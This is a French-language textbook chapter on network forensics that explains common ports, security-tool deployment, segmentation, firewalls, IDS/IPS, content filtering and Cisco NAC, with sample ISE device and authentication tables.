

Analyse forensique des réseaux

« L'espoir est la dernière chose qu'une personne fait avant d'être vaincue. »

—Henry Rollins

Maintenant que vous avez une bonne compréhension de l'investigation des terminaux, il est temps d'examiner la communication entre ces terminaux. Dans ce chapitre, nous nous concentrons sur l'investigation des réseaux locaux et leur interaction avec Internet. Cela inclut les protocoles réseau, les outils de sécurité qui surveillent les réseaux, différents types d'attaques réseau et les traces qu'elles laissent. Nous n'enquêtons pas sur les menaces externes au-delà des données fournies par les flux d'informations sur les menaces et de quelques requêtes DNS de base, car cela dépasse le cadre de nombreuses enquêtes forensiques. Dans la plupart des situations réelles, les administrateurs cherchent simplement à identifier les sources externes malveillantes afin de les bloquer et de consacrer leur temps à cibler les menaces qui affectent leur réseau interne. L'exception concerne les forces de l'ordre qui tentent de poursuivre un acteur malveillant à distance, ce qui peut rapidement devenir extrêmement complexe selon la localisation de l'attaque.

La mise en réseau est un vaste sujet qui mérite d'être approfondi. Plus vous comprenez le fonctionnement des communications sur le réseau, plus vous avez de chances d'identifier les données recherchées. Les solutions de sécurité peuvent automatiser et consolider les informations dans un format facilement compréhensible, mais l'analyse forensique des réseaux exige d'aller au-delà des résultats fournis par ces solutions. Les enquêteurs et les intervenants les plus expérimentés utilisent sans aucun doute des outils, mais leur expertise réside dans la maîtrise de leur utilisation, la compréhension des données qu'ils capturent et la capacité à reconstituer l'événement dans son intégralité afin d'expliquer

le cycle de vie complet d'une attaque et de recommander des méthodes pour réduire les risques d'incidents futurs.

Ce chapitre débute par une présentation des concepts réseau essentiels que tout enquêteur en analyse forensique des réseaux doit connaître. Le premier sujet abordé est la compréhension des bases des protocoles réseau.

Protocoles réseau

Il est essentiel de connaître les limites du réseau. De 0 à 65 535 ports peuvent être utilisés. Il n'est pas nécessaire de mémoriser les services associés à autant de ports, mais il est important d'avoir une idée générale des ports les plus fréquemment utilisés afin de pouvoir identifier les services qui y sont exécutés. En tant qu'enquêteur en sécurité informatique, vous devez être capable de reconnaître que des ports spécifiques représentent certains types de trafic. Cette notion est fondamentale pour toute personne responsable de la sécurité d'un réseau ; assurez-vous donc de la maîtriser. Pour vous aider à réduire le nombre de ports à mémoriser, sachez que 1 024 des 65 535 ports sont des numéros de port connus, généralement réservés aux applications courantes. Parmi ces 1 024 ports, vous devriez probablement connaître les 25 à 50 ports les plus utilisés et les applications associées. Il est également important de savoir que ces applications n'ont pas forcément besoin d'utiliser les ports fréquemment associés, mais il est courant et plus rapide, lors des investigations réseau, de supposer que des services connus sont associés à des ports spécifiques. Les protocoles utilisant des ports sont des protocoles de la couche transport, tels que le protocole TCP (Transmission Control Protocol) ou le protocole UDP (User Datagram Protocol). TCP garantit la fiabilité grâce à une communication directe, tandis qu'UDP envoie les données par paquets et n'établit pas de connexion directe avec le destinataire. Cela signifie qu'UDP dépend des équipements situés entre l'expéditeur et le destinataire pour acheminer le trafic, ce qui ne garantit pas la livraison. On peut comparer UDP à un service postal pour l'envoi de colis, tandis que TCP s'apparente à une remise en main propre d'un colis à un ami. Il

existe 65 535 ports TCP et 65 535 ports UDP. Lors de l'utilisation de TCP ou d'UDP, l'expéditeur et le destinataire s'associent à un port TCP ou UDP. Une fois qu'une application s'est associée à un port, ce port ne peut être utilisé par aucune autre application tant que la connexion n'est pas établie. Par exemple, lorsqu'un serveur FTP s'associe aux ports 20 et 21, le trafic utilisateur standard sur le port 80 n'est pas affecté. En observant cet exemple, vous devriez comprendre que les ports 20 et 21 sont probablement utilisés pour les protocoles FTP et TCP, car une communication fiable est nécessaire et aucun autre service ne sera exécuté sur ces ports lorsqu'ils sont connectés au serveur FTP.

Voici une liste de référence générale des ports TCP les plus courants et des protocoles associés. En tant qu'enquêteur en criminalistique numérique, vous devez être capable d'identifier les ports et les applications associées. Par exemple, si vous observez du trafic provenant du port 25, vous pouvez supposer qu'il s'agit d'un service de messagerie. Pour consulter une liste complète, reportez-vous au registre IANA disponible à l'adresse www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml.

21 : Protocole de transfert de fichiers (FTP)

22 : Secure Shell (SSH)

23 : Service de connexion à distance Telnet

25 : Protocole simple de transfert de courrier (SMTP)

53 : Service de système de noms de domaine (DNS)

80 : Protocole de transfert hypertexte (HTTP) utilisé sur le Web

110 : Protocole de bureau de poste (POP3)

119 : Protocole de transfert de nouvelles réseau (NNTP)

123 : Protocole de temps réseau (NTP)

143 : Protocole d'accès aux messages Internet (IMAP)

161 : Protocole simple de gestion de réseau (SNMP)

194 : Protocole de messagerie instantanée (IRC)

443 : Protocole HTTP sécurisé (HTTPS)

Le prochain concept fondamental à maîtriser concerne les outils de sécurité que vous êtes susceptible de rencontrer. En effet, ils sont généralement configurés pour générer des journaux, qui constituent le premier point de départ de votre analyse lors de l'investigation d'un événement réseau. Passons en revue quelques outils de sécurité réseau courants et la visibilité qu'ils offrent sur les événements.

Outils de sécurité

Chaque réseau est unique, mais la plupart disposent d'une suite commune de solutions de sécurité, qu'elles proviennent de fournisseurs leaders ou de solutions open source développées en interne. Vous devez être familiarisé avec le fonctionnement opérationnel des technologies suivantes, les types de menaces qu'elles sont conçues pour détecter, les types de rapports qu'elles peuvent fournir et leur rôle face aux cyberattaques.

Avant d'examiner les technologies, il est important de savoir qu'elles peuvent être physiques (un appareil physique) ou virtuelles (un logiciel ou un appareil virtualisé) ou dans le cloud, c'est-à-dire qu'il s'agit d'un service accessible via Internet. Le choix entre ces deux options est motivé par de nombreuses raisons. Par exemple, les appliances physiques offrent généralement des performances élevées et peuvent être déployées en ligne, permettant ainsi au trafic de transiter directement par l'Appliance et de prendre des décisions en temps réel sur les flux autorisés. Cependant, les appliances physiques ne sont pas toujours déployées en ligne ; elles peuvent également être passives, c'est-à-dire qu'elles analysent une copie du trafic. L'avantage de cette approche passive, qui consiste à ne pas faire transiter le trafic directement par l'Appliance, est de réduire les interruptions de communication réseau lors du déploiement. En effet, il n'est plus nécessaire d'interrompre la communication lorsque le chemin du trafic est modifié pour être déployé en ligne avec le nouvel outil de sécurité. Dans le cas d'un déploiement passif, le trafic est observé via un SPAN ou un TAP réseau, et l'Appliance se contente de capturer des copies du

trafic provenant de ces points d'accès. Les déploiements en ligne sont également limités par les performances de l'Appliance ; un goulot d'étranglement créé par l'Appliance de sécurité en ligne peut donc ralentir le réseau.

Les schémas de la figure 8-1 comparent les déploiements en ligne et passifs des solutions de sécurité. Si l'on demande un outil agissant directement sur le trafic, c'est-à-dire interrompant des connexions, il devra probablement être déployé en temps réel. En effet, les systèmes passifs ne peuvent pas agir sur des données en direct sans déclencher un autre outil, car ils constituent une copie du trafic réel. Cette distinction est courante pour différencier un système de détection d'intrusion (IDS), passif, d'un système de prévention d'intrusion (IPS), déployé en temps réel. Il existe des exceptions, comme la possibilité pour un IDS d'effectuer une réinitialisation TCP pour interrompre une connexion, mais le déploiement en temps réel est généralement réservé aux mesures de sécurité actives.




Figure 8-1 Comparing Passive (Left) to Inline Deployments (Right)

Les environnements virtuels peuvent présenter des défis en matière de sécurité. Généralement, environ 80 % du trafic d'un réseau est entrant et

sortant. Les centres de données fonctionnent différemment : le flux de trafic y est généralement inversé. Ainsi, 80 % du trafic reste à l'intérieur du centre de données, entre les serveurs, tandis que les 20 % restants représentent le trafic entrant et sortant. Or, la plupart des administrateurs négligent cet aspect et ne déploient la sécurité qu'en périphérie du centre de données, les rendant ainsi aveugles aux menaces qui affectent les systèmes internes. Dans le jargon du secteur, ce flux de trafic est décrit comme nord-sud (trafic entrant et sortant d'un réseau) et est-ouest (trafic interne).

Pour obtenir une visibilité au sein d'un environnement virtuel, il est nécessaire d'accéder à ce trafic. Il faut considérer les serveurs virtuels hébergeant divers services (SQL, messagerie, etc.) comme des conteneurs au sein d'un serveur physique. Les conteneurs permettent de virtualiser un système d'exploitation afin d'exécuter plusieurs charges de travail sur une seule instance. Cette approche gagne en popularité car elle réduit la nécessité de créer plusieurs machines virtuelles complètes pour chaque programme. Par exemple, pour exécuter cinq systèmes virtuels,

il vous faudrait cinq environnements virtuels complets, ce qui nécessiterait davantage de stockage et de puissance de traitement de la part du serveur physique. Une autre solution consiste à exécuter cinq conteneurs Docker, ce qui n'augmenterait pas l'espace requis puisqu'ils s'exécutent sur le même système.

Pour visualiser le trafic entre les différents systèmes d'un environnement virtuel, vous pouvez utiliser une technologie de sécurité virtuelle qui fait office d'interface entre le monde physique et le monde virtuel. L'aspect physique de ce concept consiste à relier les connexions virtuelles des dispositifs de sécurité à une carte réseau physique du serveur hébergeant tous les serveurs virtuels. L'aspect virtuel consiste à relier les connexions virtuelles du dispositif de sécurité virtuel aux serveurs virtuels et à acheminer le trafic via la solution de sécurité, de la même manière que dans le monde physique. La figure 8-2 illustre un serveur

hébergeant trois serveurs virtuels. Le trafic transite par un pare-feu virtuel, connecté aux mondes physique et virtuel. Le trafic circulant entre les serveurs virtuels internes, ou trafic est-ouest, est acheminé via le pare-feu afin que celui-ci puisse surveiller le trafic interne.




Figure 8-2 *Gaining Visibility into Virtual Networks*

La dernière option de déploiement de solution de sécurité à comprendre est la technologie cloud, qui consiste essentiellement à externaliser tout ou partie des capacités à un prestataire distant. Nous n'aborderons pas les environnements cloud dans cet ouvrage, mais il est important d'en connaître quelques concepts. Premièrement, les défis posés par les réseaux virtuels sont similaires à ceux du cloud : il est nécessaire de disposer d'une méthode pour accéder au cloud et visualiser le trafic. De nombreuses technologies étendent leurs capacités aux environnements

cloud grâce à l'utilisation de serveurs virtuels ou de clients terminaux installés dans le cloud, permettant ainsi l'exportation des données vers un tableau de bord. Une autre approche consiste à exploiter les API disponibles, qui permettent d'exporter et de surveiller un trafic spécifique. Amazon et Microsoft ont tous deux enrichi leurs offres d'API pour faciliter le travail des fournisseurs de solutions de sécurité. C'est ainsi que les solutions CASB (Cloud Access Security Broker) comme Cisco Cloudlock peuvent accéder aux données des offres cloud d'Amazon et de Microsoft.

Récemment, des variantes de technologies logicielles ont émergé pour remplacer ou compléter les technologies physiques, virtuelles ou cloud existantes. Le SDN (Software-Defined Networking) en est un exemple, dont la popularité est croissante. Imaginez le SDN comme un ensemble de commutateurs et de routeurs non liés à un firmware propriétaire. Ainsi, des aspects tels que l'équilibrage de charge, la scalabilité et la prise en charge des protocoles peuvent être simplifiés, car le matériel n'est plus limité par les fonctions propriétaires du fournisseur. Ce même concept commence à se manifester dans les centres de données : les logiciels des environnements virtuels peuvent s'exécuter sur n'importe quel matériel, ce qui accroît la flexibilité. On parle alors d'informatique définie par logiciel (SDC). L'étude détaillée de ces nouveaux objets de réseau dépasse le cadre de cet ouvrage, mais il est important de savoir que vous pourriez être amené à rencontrer cette technologie. D'un point de vue conceptuel, le flux de trafic peut probablement être analysé à l'aide des méthodes standard utilisées pour les technologies physiques, virtuelles ou cloud.

Le dernier concept introductif à comprendre concernant les réseaux est leur segmentation. Généralement, la segmentation repose sur des niveaux de confiance : on fait confiance aux éléments internes du réseau et on se méfie de ceux qui sont externes. Si des éléments externes ont besoin d'un accès continu aux éléments internes, on utilise une DMZ, qui établit un niveau de confiance entre l'intérieur et l'extérieur du réseau. Il est courant d'utiliser un système de notation pour évaluer cette confiance. Par exemple, vous pourriez accorder une confiance nulle à tout élément extérieur au réseau, une confiance de 50 % à tout

élément situé dans la DMZ et une confiance totale à tout élément situé à l'intérieur du réseau. À mesure que la segmentation évolue, ce niveau de confiance peut varier en fonction de la sensibilité et de la valeur des éléments présents dans chaque segment de réseau. Ainsi, le réseau du centre de données pourrait bénéficier d'une confiance de 100 %, tandis que les autres réseaux internes pourraient avoir une confiance de 90 %, les rendant moins sécurisés que le centre de données, mais plus sécurisés que la DMZ.

La segmentation est généralement réalisée en divisant physiquement ou logiquement les réseaux via des VLAN (réseaux locaux virtuels), des listes de contrôle d'accès (ACL) ou des étiquettes de groupe sécurisé (SGT). Il est fortement recommandé de bien comprendre l'environnement analysé afin de pouvoir identifier les périphériques non autorisés dans un segment de réseau, comme une adresse IP externe accédant à une ressource du réseau. Il est également important de comprendre les modalités d'octroi d'accès aux systèmes afin de détecter les violations de ces politiques. Si la segmentation vous est étrangère, prenez le temps de vous familiariser avec ces concepts. Vous découvrirez probablement des zones contenant des données sensibles, comme un centre de données fortement segmenté, ainsi que des zones non fiables du réseau, telles que le réseau invité totalement isolé du reste du réseau. La figure 8-3 illustre les différents niveaux de segmentation à connaître lors de l'analyse de réseaux.




Figure 8-3 *Different Layers of Segmentation*

Maintenant que nous avons abordé les bases des réseaux et de la sécurité, examinons quelques outils de sécurité courants et les types de données d'analyse forensique que vous pouvez en extraire. N'oubliez pas qu'il n'est pas nécessaire d'être un expert en configuration et gestion de ces outils pour obtenir les informations nécessaires à une enquête. Plus vous en saurez, plus ce sera facile.

Pare-feu

Commençons par un outil de sécurité présent dans la quasi-totalité des organisations que vous examinerez. Il existe différents types de pare-feu : hôte, réseau, physique ou virtuel. Les principales données d'analyse forensique que vous espérez trouver lors de l'examen d'un pare-feu concernent les systèmes ayant franchi une zone de sécurité ou un point de contrôle. Par exemple, un pare-feu situé en périphérie du réseau interne sera probablement en mesure de fournir des informations utiles sur des événements tels que la provenance des intrus, les ports et

services utilisés, etc. Nous aborderons ce point plus en détail ultérieurement dans ce chapitre.

On vous dira probablement qu'un pare-feu peut détecter les attaques. C'est en partie vrai. Les pare-feux de nouvelle génération peuvent effectuer une validation supplémentaire du trafic, notamment en vérifiant l'état du réseau afin de détecter les tentatives d'intrusion. Toutefois, la détection s'effectue généralement en combinant d'autres fonctionnalités de sécurité aux fonctions d'un pare-feu traditionnel. Les pare-feux de nouvelle génération intègrent généralement un système de détection d'intrusion (IDS) ou un système de prévention d'intrusion (IPS), ainsi que des fonctions de visibilité et de contrôle des applications. Examinons ces deux concepts plus en détail.

Systèmes de détection et de prévention des intrusions

Un autre outil de sécurité courant, intégré à un produit ou disponible en tant qu'outil autonome, est le système de détection d'intrusion (IDS) ou le système de prévention d'intrusion (IPS). En résumé, un IDS/IPS est conçu pour détecter les comportements malveillants. Il recherche généralement les caractéristiques et les signatures d'attaques connues. Une vérification comportementale consiste à détecter le trafic indiquant une action indésirable, comme le lancement d'un scan de ports dans un environnement de confiance. Une signature d'attaque peut identifier une tentative d'exploitation d'une vulnérabilité connue. La plupart des systèmes IDS/IPS s'appuient fortement sur les signatures d'attaques et doivent être constamment mis à jour avec les dernières signatures pour rester efficaces face aux menaces modernes.

L'intérêt d'un système IDS/IPS pour l'analyse forensique est évident : ces solutions peuvent identifier les activités potentiellement malveillantes et consigner des informations susceptibles de fournir des détails sur l'événement. Nous détaillerons ces informations plus loin dans ce chapitre.

Un autre outil de sécurité que la plupart des organisations utilisent, soit comme solution dédiée, soit comme fonctionnalité intégrée à leur suite de sécurité périphérique, est le filtre de contenu. Fondamentalement, ces outils filtrent le contenu, c'est-à-dire le type de données auxquelles les utilisateurs sont autorisés à accéder. Par exemple, il est probable que l'organisation que vous examinez n'autorise pas ses employés à accéder à du contenu pour adultes, à des jeux d'argent ou à d'autres contenus non professionnels au travail. Les filtres de contenu plus avancés incluent une seconde catégorie de fonctionnalités axées sur la sécurité plutôt que sur les politiques de sécurité. Les catégories de sécurité privilégient généralement la sécurité basée sur la réputation, c'est-à-dire l'identification des sources distantes malveillantes plutôt que la catégorisation des sites web.

Le filtrage de contenu est généralement déployé au sein d'un proxy ou d'un pare-feu applicatif. Il est important de comprendre la différence entre ces deux solutions. En général, un proxy cible uniquement le trafic Internet, tandis qu'un pare-feu applicatif gère tous les ports et protocoles. Les proxys offrent souvent une mise en cache du trafic, par exemple en stockant localement les sites web et les images consultés afin d'accélérer l'accès ultérieur à ces ressources en évitant de retélécharger le contenu associé. Les pare-feux applicatifs ne mettent pas le trafic en cache. Le trafic transite généralement par les proxys via le protocole WCCP (Web Cache Communication Protocol), ou bien les systèmes hôtes sont configurés pour envoyer le trafic web au proxy. Les pare-feux applicatifs sont déployés en ligne ou de manière passive, comme expliqué précédemment. Notez que ces différences peuvent varier d'un fournisseur à l'autre ; il est donc conseillé de se renseigner sur le dispositif utilisé pour bien comprendre son fonctionnement.

L'utilité des journaux des filtres de contenu dépend de leurs fonctionnalités. Dans le cadre de questions juridiques relatives à l'utilisation du temps de travail des employés, un filtre de contenu est très précieux. À l'instar des pare-feux, les journaux des filtres de contenu peuvent fournir des informations détaillées sur les systèmes et les ports utilisés par les systèmes internes et externes au réseau. Certains filtres de contenu intègrent également des fonctionnalités de

prévention des pertes de données (DLP), ce qui signifie qu'ils se déclenchent lorsqu'un contenu spécifique est détecté sur le réseau.

Contrôle d'accès au réseau

Nous avons précédemment défini la segmentation du réseau. Auparavant, la segmentation était déployée et appliquée manuellement à l'aide de stratégies d'architecture et d'outils tels que les pare-feux, en tirant parti de fonctionnalités simples des commutateurs comme la sécurité des ports ou l'adresse MAC persistante. Aujourd'hui, de nombreuses organisations automatisent le processus de contrôle d'accès grâce à la technologie NAC (Network Access Control). Nous abordons la technologie NAC plus en détail au chapitre 11, « Capacités d'analyse forensique de Cisco », mais il est important de noter que les technologies NAC automatisées utilisent généralement une forme de communication 802.1x ou SNMP entre la technologie NAC et l'environnement réseau.

La valeur forensique du contrôle d'accès peut provenir directement de la solution NAC ou d'autres technologies qui s'y intègrent. Les données clés issues d'une solution de contrôle d'accès peuvent inclure les appareils et les personnes connectés au réseau, la partie du réseau à laquelle ils se sont connectés, l'heure de connexion, leur état de sécurité, etc. Par exemple, la figure 8-4 de Cisco ISE offre un aperçu rapide des périphériques connectés : dates, types, adresses MAC et IP, ainsi que les profils d'accès attribués. Ces informations sont extrêmement précieuses pour identifier tous les périphériques associés susceptibles d'être impliqués dans une investigation réseau.

Time	Details	Identity	Endpoint ID	Endpoint Profile	Authorization Policy	IP Address
		Identity	Endpoint ID	Endpoint Profile	Authorization Policy	IP Address
Aug 08, 2017 04:06:57.886 PM		00-11-BB-EA-E9-12	00-11-BB-EA-E9-12	Cisco-Device	Default >> Standard Rule 3	10.0.1.21
Aug 08, 2017 04:06:57.878 PM		00-11-BB-C2-E4-56	00-11-BB-C2-E4-56	Cisco-Device	Default >> Standard Rule 3	10.0.1.21
Aug 08, 2017 04:06:57.878 PM		00-11-BB-C2-E4-56	00-11-BB-C2-E4-56	Cisco-Device	Default >> Standard Rule 3	10.0.1.21
Aug 08, 2017 04:05:58.510 PM		manbrabe	E8-E5-D6-70-DE...	Samsung-Device	Default >> Standard Rule 3	10.0.1.20
Aug 08, 2017 04:05:58.505 PM		katmonam	A4-B8-05-56-F3-C3	Apple-Device	Default >> Standard Rule 3	10.0.1.20
Aug 08, 2017 04:05:58.505 PM		katmonam	A4-B8-05-56-F3-C3	Apple-Device	Default >> Standard Rule 3	10.0.1.20
Aug 08, 2017 04:05:03.081 PM		guest6378	50-8F-B7-9B-FB-42			10.0.1.11
Aug 08, 2017 04:04:58.699 PM		00-11-BB-11-4C-07	00-11-BB-11-4C-07	Cisco-Device	Default >> Standard Rule 3	10.0.1.18
Aug 08, 2017 04:04:58.661 PM		aarodrig	A8-20-66-43-3A-8C	Apple-Device	Default >> Standard Rule 3	10.0.1.18
Aug 08, 2017 04:04:58.661 PM		aarodrig	A8-20-66-43-3A-8C	Apple-Device	Default >> Standard Rule 3	10.0.1.18
Aug 08, 2017 04:04:58.557 PM		guest5224	FF-6A-BA-8D-99...		Default >> Guests	10.0.1.16
Aug 08, 2017 04:04:58.550 PM		contractor087	CC-07-E4-C3-79...	Unknown	Default >> Standard Rule 3	10.0.1.16
Aug 08, 2017 04:04:58.550 PM		contractor087	CC-07-E4-C3-79...	Unknown	Default >> Standard Rule 3	10.0.1.16
Aug 08, 2017 04:04:58.424 PM		adio	A8-20-66-58-65-D6	Apple-Device	Default >> Standard Rule 3	10.0.1.17

Figure 8-4 Cisco ISE Showing Devices on the Network

La plupart des technologies NAC incluent des informations détaillées sur la manière dont chaque système a accédé au réseau. Ces informations sont très utiles pour comprendre quelles ressources sont utilisées par chaque périphérique concerné. La figure 8-5 illustre certaines des informations pouvant être extraites d'une analyse effectuée avec une technologie NAC. La plupart des technologies NAC extraient ces informations du périphérique fournissant l'accès, ce qui signifie que les données capturées sont similaires à celles que vous pourriez obtenir en utilisant diverses options de ligne de commande sur le périphérique d'accès utilisé par le terminal.

L'intégration de la technologie NAC avec d'autres solutions de sécurité présente également un grand intérêt. Le premier avantage réside dans le contexte : d'autres outils de sécurité qui identifient les utilisateurs malveillants les affichent sous forme d'adresse IP. Les technologies NAC pourraient mettre à jour ces adresses IP avec des informations sur le périphérique, telles que l'utilisateur associé et le type de périphérique. La figure 8-6 montre Cisco Stealthwatch (un outil NetFlow) récupérant le contexte utilisateur depuis Cisco ISE (un outil NAC). Ainsi, une adresse IP hôte dans Stealthwatch est identifiée comme un poste de travail

Windows 7 appartenant à l'utilisatrice Vicki. Si cette organisation utilisait un système comme Active Directory, vous verriez probablement toutes les informations concernant l'utilisateur, telles que son adresse e-mail, son numéro de téléphone et d'autres informations professionnelles associées à son compte. Ce partage de données permet à l'enquêteur de collecter rapidement une grande quantité d'informations sur toute adresse IP détectée par une technologie intégrée à la technologie NAC.

Authentication Details	
Source Timestamp	2017-08-07 21:42:58.176
Received Timestamp	2017-08-07 21:42:58.177
Policy Server	web
Event	5200 Authentication succeeded
Username	00:11:BB:EA:E9:12
User Type	Host
Endpoint Id	00:11:BB:EA:E9:12
Calling Station Id	00-11-BB-EA-E9-12
Endpoint Profile	Cisco-Device
IPv4 Address	10.0.1.80
Authentication Identity Store	Internal Endpoints
Identity Group	Profiled
Authentication Method	mab
Authentication Protocol	Lookup
Service Type	Call Check
Network Device	aod-switch
Device Type	All Device Types#Switches
Location	All Locations#dCloud
NAS IPv4 Address	198.18.134.139
NAS Port Id	GigabitEthernet5/38
NAS Port Type	Ethernet
Authorization Profile	BYOD
Security Group	BYOD
Response Time	96 milliseconds

Figure 8-5 Device Details Within Cisco ISE




Figure 8-6 Cisco Stealthwatch Pulling in Cisco NAC Context

